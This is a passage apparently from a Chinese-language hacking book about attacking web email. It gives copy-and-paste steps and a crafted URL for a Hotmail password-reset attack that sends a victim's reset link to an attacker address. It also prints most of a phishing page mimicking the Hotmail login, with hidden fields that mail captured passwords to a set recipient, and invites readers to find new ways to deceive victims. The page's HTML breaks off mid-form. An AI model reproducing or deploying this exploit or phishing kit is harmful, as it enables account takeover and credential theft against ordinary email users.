


图 7-5 利用 Hotmail 网络钓鱼




图 7-6 利用 Yahoo 网络钓鱼

7.8 输入验证攻击

- 威胁程度非常高;
- 易于实行、不很普遍;
- 非常有效。

Internet 中很多基于网页的邮件服务都易被输入验证攻击。电脑罪犯可使用此种输入验证攻击非法访问邮件账户（输入验证攻击的详细信息请阅读 Macmillan India Ltd 出版的 *The Ethical Hacking Guide to Corporate Security* by Ankit Fadia）。

存在于微软公司 Hotmail 的最大、最危险的输入验证攻击被称为重置密码输入验证攻击。这种攻击允许攻击者无需认证，非法地对几乎所有 Hotmail 邮件账户重置密码。也就是说，这个输入验证漏洞能使攻击者轻易地修改所有 Hotmail 用户密码，而无需收集任何信息，无需回答任何秘密相关的问题。这个攻击可按以下步骤轻易地实行：

1. 打开你喜欢的浏览器，如：Internet Explorer, Opera, Netscape navigator 或其他。
2. 拷贝并粘贴以下 URL 到地址栏：

`https://register.passport.net/emailpwdreset.srf?lc=1033&em=victim@hotmail.com&id=&cb=&prefem=attacker@attacker.com&rst=1`

这里：

victim@hotmail.com代表被修改或重置密码的受害者邮件地址。

attacker@attacker.com代表攻击者邮件地址，修改受害者密码的链接发送到这个邮件地址，如图 7-7 所示。




图 7-7 输入验证攻击网页

3. 将以下 URL 输入浏览器，只需点击输入，一封邮件将会发往攻击者邮箱 (attacker@attacker.com)。攻击者通过它就可以修改受害者密码而无需任何验证。

Hotmail 输入验证攻击是一个输入验证攻击的典型例子，它使得攻击者无需必要的验证就能访问到敏感文件。在这个案例中，即使是非授权用户也可以访问 Hotmail 重置密码脚本。像其他大多数的输入验证攻击一样，这个弱点源于不良的编程操作。

7.9 社会工程攻击

- 中度威胁；
- 实现难易程度不定；
- 有效性不定。

社会工程是一种技巧，它以一种不易察觉的方式说服人们以获取他们的信任，使得他们透露一些重要的私人信息。大量的密码破解攻击就是运用了社会工程技巧。关于社会工程技巧及骗局的更详细信息，推荐阅读 *The Ethical Hacking Guide to Corporate Security* by Ankit Fadia.

7.10 案例分析

以下是 Internet 中对 Hotmail 的钓鱼攻击使用最广泛有效的源代码。对它进行分析找到新的方式欺骗 Hotmail 和受害者，成功地进行钓鱼攻击。

```
<html>
<head>
<title>Hotmail Please re-enter your password</title>
```




```
<link rel="stylesheet" href="/cgi-bin/dasp/hotmail__1.css">
</head>
<body bgcolor="#ffffff" topmargin=0>
<center>
<form name="passwordform" action="ENTER ACTION HERE" method="post"
target="_top" AUTOCOMPLETE="OFF" >
<input type=HIDDEN name="email" value="hot@mail.pass">
<input type=HIDDEN name="subject" value="hotmail pass">
<input type=HIDDEN name="recipient" value="ankit@bol.net.in">
<input type=hidden name="redirect" value="http://www.hotmail.com">
<table cellpadding=0 cellspacing=0 border=0 width=590>
<tr><td colspan=2>
<table cellpadding=0 cellspacing=0 border=0 width="100%"><tr><td><a
href="http://www.hotmail.com/" target="_top"></a>
</td><td align="CENTER" nowrap>
<br><a href="http://nexusrdr.passport.
com/redir.asp?_lang=&pm=id%3d2%26ct%3d964086476&attrib=Help" target="_top"><font
class="f" size=2>Help</font></a><br>
</td></tr></table></td>
</tr><tr>
<td bgcolor="#cccc99"><font class="f" size=4><b>Please re-enter your
password</b></font></td>
<td valign="top"><table width="100%" border=0 cellspacing=0 cellpadding=0><tr><td
height=1 bgcolor="#cccc99"></td></tr></table></td>
</tr>
<tr><td height="6"></td></tr><tr valign="top"><td>
<table cellpadding=3 cellspacing=0 border=1 bordercolor="#ff0000"><tr><td><font
class="f" size=2>
<font color='ff0000'><b>Timed Out</b></font>&nbsp; &lt;Victim's Email Address&gt;.
<li><a href='http://216.33.150.250/cgi-bin/linkdirector/signup?_lang=' target='_top'>Sign up
now</a> if you don't already have a Passport. <li>Did you <a href="" target='_top'>forget your
password?</a>
<li>Are you having <a
href='/cgi-bin/dasp/hminfo_shell.asp?_lang=&content=problems' target='_top'>problems
signing in?</a>
</font></td></tr></table>
</td>
```

```

<td rowspan=4><font class="s"></font>
</font></td></tr>
<!-- loginerr.asp -->
<tr><td>
<table cellpadding=0 cellspacing=0 border="0">
<tr><td height=6></td></tr><tr>
<td nowrap width="15%"><font class="sbd">Sign-In Name</font>&nbsp;</td>
<td width="15%"><input type="text" name="login" size="16" maxlength="64"></td>
<td width="10%" valign="middle" align="center">&nbsp;<font
class="f"><b>@</b></font>&nbsp;</td>
<td width="220">
<select name="domain">
<option value="hotmail.com" selected>hotmail.com</option>
</select>
</td>
</tr><tr>
<td height=35 valign="middle"><font class="sbd">Password</font>&nbsp;</td>
<td><input type="password" name="passwd" size="16" maxlength="16"></td>
<td width=22 valign="middle" align="center">&nbsp;</td>
<td><input type="submit" name="enter" value="Sign in"></td></tr>
<tr><td></td>
<td colspan=3 height=3><table cellpadding=0 cellspacing=0>
<tr><td colspan=2><font class="sbd">Select one:</font></td>
</tr><tr>
<td valign="top"><input type="radio" name="sec" value="share"></td>
<td><font class="s">
